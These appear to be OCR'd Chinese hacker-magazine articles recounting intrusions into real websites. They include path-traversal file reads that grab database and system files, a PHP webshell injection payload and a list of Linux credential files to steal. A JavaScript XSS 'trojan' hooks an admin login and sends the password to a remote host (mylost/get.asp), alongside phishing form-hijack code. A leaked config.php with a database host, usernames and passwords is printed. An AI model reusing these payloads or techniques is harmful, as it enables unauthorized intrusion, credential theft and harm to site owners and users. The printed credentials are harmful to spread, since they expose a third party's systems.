


图6 读取数据库密码




图7 读取IP地址

action=1&filename=''));%20$f=fopen('1.php','w');%20fwrite($f,'%3C?php%20eval($_POST[cmd])?%3E');//发现没能成功，如图2。




图8 apache的配置文件

它完全把我传进去的$filename作为文件名去找那个文件夹，并没有按想象中那样被分成两段去执行。我在本地建了一个文件名为'.'$.txt的文件去访问，发现“'”、“$”在PHP里的关键字根本影响不到它，如图3。

用$filename构造XX的思路是走不下去了。

所以magic_quotes_gpc开启不开启都没什么区别，能用上的方法都一样，读配置文件，比如读数据库连接，读apache配置文件，更值得高兴的是，这个函数可以用相对路径，也可以用绝对路径，还有，它可以读二进制文件，比load_file()强大吧。还是先在本地测试(win)，如图4。

然后在mysql里查询结果，如图5。

好了，去服务器里测试咯，服务器是linux系统，magic_quotes_gpc = off。读了数据库密码：

http://www.xxxx.com/resource.php?action=1&filename=../conf/db.inc.php

如图6。

数据库是10.0.61.136，本机呢？如图7读IP的方法（ifcfg-eth1 ifcfg-eth0 ifcfg-lo等等）：

http://www.xxxx.com/resource.php?action=1&filename=../../../../../../../../etc/sysconfig/network/ifcfg-eth1　本机IP是10.0.61.137。库站分离，晕，以为直接这样连上去导出shell就完了，库站分离就……

再读apache的配置文件：

http://www.xxxxx.com/resource.php?action=1&filename=../../../../../../../../etc/sysconfig/network/ifcfg-eth1

如图8。里面有些其它站的站点名和路径，不过文件没找到好利用的东西。

再来读下mysql root密码，没权限，如图9。




图9 读取mysql root密码

http://www.xxxx.com/email-admin/resource.php?action=1&filename=/var/lib/mysql/mysql/user.MYD

我晕，扫了下端口。开着21，telnet上去，返回信息提示是proftpd。好吧，试试能不能读proftpd库里的FTP用户：

http://www.xxxxx.com/resource.php?action=1&filename=/var/lib/mysql/proftpd/ftp.MYD

汗，test这种用户名，密码是MD5加密的，默认是不加密的，但估计他自己改造过proftpd。直接连上FTP传了马，进去后，用wunderbar成功提权，如图11。

最后，把这个函数在linux下一些有利用价值的文件整理了下：

/etc/passwd　用户列表文件，也许通过社工能直接登录哦

/etc/shadow　这个都能读那没得讲了，直接用John the Ripper爆破吧

/etc/issue　显示Linux核心的发行版本信息

/etc/sysconfig/network/ifcfg-eth1　看本机IP，看是不是站库分离，eth1 eth0这个网管自己写的，不过一般都是这格式，不行多试几个吧

/var/lib/mysql　这里是Mysql放数据库文件的默认路径，这个也是这个函数特有的能利用的地方，好好利用啊，直接读目标站库里的表也行哦，Proftpd这个应该不少虚机都会装，记得啊

/usr/local/apache2/conf/httpd.conf　这里记录了apache为哪些站点服务及站的绝对路径，当然有的可能会在这里include其它文件，自己找吧

/etc/httpd/conf/httpd.conf　apache也可能装这，同上的啊

/etc/sysconfig/iptables　防火墙，对拿shell作用不大，社工也许能用上

/usr/local/app/php5/php.ini　php配置文件，貌似没什么好看的

/etc/my.cnf　mysql的配置文件




图10 读FTP信息

最重要的方法当然是读取网页源代码和各种配置文件找到数据库连接配置信息。好了，记住show_source()可以读二进制文件，还可以使用绝对路径读。




图11 提权成功

编辑点评：看来这位朋友的BOSS安全防范意识很高，虽然道高一尺但魔高一丈，作者的思路清晰，而且分析透彻。建议大家在遇到难题的时候能够另辟思路，也许会有更好的办法。

写一个javascript的B/S木马后的随想

图佚名

大部分人认为盗号的程序都是c/s的代码，今天就写一个B/S的木马，朋友丢来一个站，给我说没有注入漏洞以及后台帐号密码。让我想办法帮他看看，晚上刚写完程序正好无聊，就打开翻了翻。应该是一套自己开发的cms系统，全站没有一个注入点。扫了一下也只开放了80端口，无法旁注、C段入侵。我不相信自己的运气会那么差，认真的看了下首页，发现管理员登陆地址在最下面。点进去发现开发人员为了方便把会员登陆和管理员登陆都搞在一个页面里。下面我们开始正式动工了。

拿出自己整理的地址库扫描了一下。在admin/目录下有个edit_foot.asp，点进去看了一下。没做登陆过滤，可以修改网站底部的版权信息。测试写了个**<script> alert('ethan');</script>**保存后返回主页弹出对话框，回头查看了一下login.asp，发现这个文件也include了foot.asp文件，问题就从这里产生了，我应该可以想办法记录他的管理员帐号密码，做了个白盒测试，以下为精简了的login.asp的代码：

```
<form name="form1" method="post" action="?action=login">
    <input type="text" name="adminuser" id="adminuser">
    <input type="text" name="adminpass" id="adminpass">
    <input type="button" onClick="javascript:chk();" name="button" id="button" value="按钮">
</form>
<script language="javascript">
  function chk(){
        var s = document.form1;
        if (s.adminuser.value!="" && s.adminpass.value!="")
        {
              s.submit();
              }else{
              alert("帐号密码不能为空!");
        }
        }
</script>
```

这里我们就不用象c/s的马一样找基址读取密码了。直接用：

```
ar u=document.getElementById("adminuser");
var p = document.getElementById("adminpass");
```

u.value和**p.value**就是帐号和密码了，然后，我们需要考虑的是，什么时候取值。平常c/s的马一般是hook了api检测读取帐号密码的时间，现在我们需要判断页面什么时候被提交。在这个时候获取密码，发送给我。javascript真是一个宽松的语言，相信各位都研究过javascriptHook。

就象window.alert = function(s) {};一样，但是这次我们不是为了劫持javascript这一单一的函数。而且劫持一个function。看看我是怎么写的。

```
<script>
chk= function(s){ //在点击按钮后劫持
var u=document.getElementById("adminuser");
var p = document.getElementById("adminpass"); //获取帐号密码
img = new Image(); //创建一个image对象 img.src = "http://mylost/get.asp?pass="+escape(u.value+" * " +p.value); //远程发送帐号密码 img.width=0;img.height=0; //做个隐藏
document.form1. submit ;//记得把尾巴做完
}
</script>
```

我们6行代码就把这个小马搞定了，进入edit_foot.asp把以上代码复制到里面点保存。不出所料，当天晚上就搞定了帐号密码，如果说现在结束了，这个文章也就没有看头了，继续努力，经过我多次思考除了上面一种劫持方法外，javascript还可以通过其他方式获取帐号密码，然后自己搭建了一个白盒测试，写出了第二个木马。一句话搞定：

document.form1.action = 'http://mylost/pass.asp'；

如果想真实一些嘛，就加一个cookie验证。让他第二次登陆的时候不运行一句话木马。然后还有没有方法，经过测试是有的。

Javascript有个document.open函数。相信很多人没用过，我来讲解一下：

var newhtml = document.open("text/html", "replace")；//这个代码会把网页里面的html代码全部清除，然后我们可以用newhtml.write("<html>")；重写一个钓鱼程序，就和做一个网站一样。

```
var newhtml = document.open("text/html", "replace");
newhtml.write("<form name=\"form1\" method=\"post\" action=\"http:\/\/mylost\/get.asp\">");
newhtml.write(" <input type=\"text\" name=\"adminuser\" id=\"adminuser\">");
newhtml.write(" <input type=\"text\" name=\"adminpass\" id=\"adminpass\">");
newhtml.write(" <input type=\"submit\" name=\"button\" id=\"button\" value=\"登陆\">");
newhtml.write("<\/form>");
```

这个也不错哦，我就经常用**var newhtml = document.open("text/html", "replace")**;和javascript劫持去做一些钓鱼。

编辑点评：一般大家常用的都是c/s的木马，偶尔换下口味也不错。不过通过这篇文章希望大家能够提高安全意识，而不是利用文中的方法去破坏。

对美国虚拟主机商的社工型渗透

图 BlAck.Eagle[B.H.S.T]

题记：可能大家对国外的空间商的社工还没有太多经验，希望在这篇文章里，笔者能够和大家共同学习到这方面知识。

事件的起因是因为笔者的朋友需要帮忙，只能不辞劳苦来看一下啦，(*^_^*)，关于这个站点的web架构是Debian+apache+mysql+php（wvs扫描出的报错信息），web程序为supersite+discuz，如图1。

在上边还有个chat聊天程序为phpMychat，找了下exploit-db，发现某命令执行漏洞，经测试无效，但是可以利用到的地方是通过/chat/admin.php爆出了网站路径为：/hermes/web05b/b583/moo.xinhao/chat/admin.php

笔者首先用WVS扫描测试，发现了一个备份文件blog.zip，下载后发现可以利用的只有那个数据库连接文件config.php，首先笔者用zend解密工具解密，并得到如下信息：如图2。





图1 web网站



```
<?php
/**********************/
/*                    */
/*  Version : [redacted].0  */
/*  Author  : RM      */
/*  Comment : 071223  */
/*                    */
/**********************/

$dbhost = "xinhao.fatcowmysql.com";
$dbuser = "xinhaoss";
$dbpw = "bbsxin1haoC";
$dbname = "[redacted]shuyuanbbs";
$tablepre = "supe_";
$pconnect = 0;
$dbcharset = "utf8";
$dbhost_bbs = "xinhao.fatcowmysql.com";
$dbuser_bbs = "xinhaodba";
$dbpw_bbs = "bbsxin1haoC";
$dbname_bbs = "[redacted]shuyuanbbs";
```

图2 config.php文件信息

看到信息后，首先判断mysql是否支持外联，答案是否定的。尝试在谷歌上搜索该域名的phpmyadmin仍然无果，然后尝试ping了下dbhost的域名发现是无法ping通。然后找几个人交流一下，fatcow虚拟主机是不支持外联也没有phpmyadmin的。

然后尝试利用该密码登陆FTP以及supersite和bbs的后台，几经变换还是无效的，看来这个管理员没有一码平川。然后在百度搜索了下主域名fatcowmysql.com，发现为美国虚拟机商fatcow，如图3。

通过whois我们可以发现注册邮箱，并且感觉xinhao很可能为他的名字，尝试用上述数据库密码登陆他的邮箱，发现没有希望。如图4。




图3 fatcow

下面我们能够做什么呢？对于C段嗅探就不要想了，美国

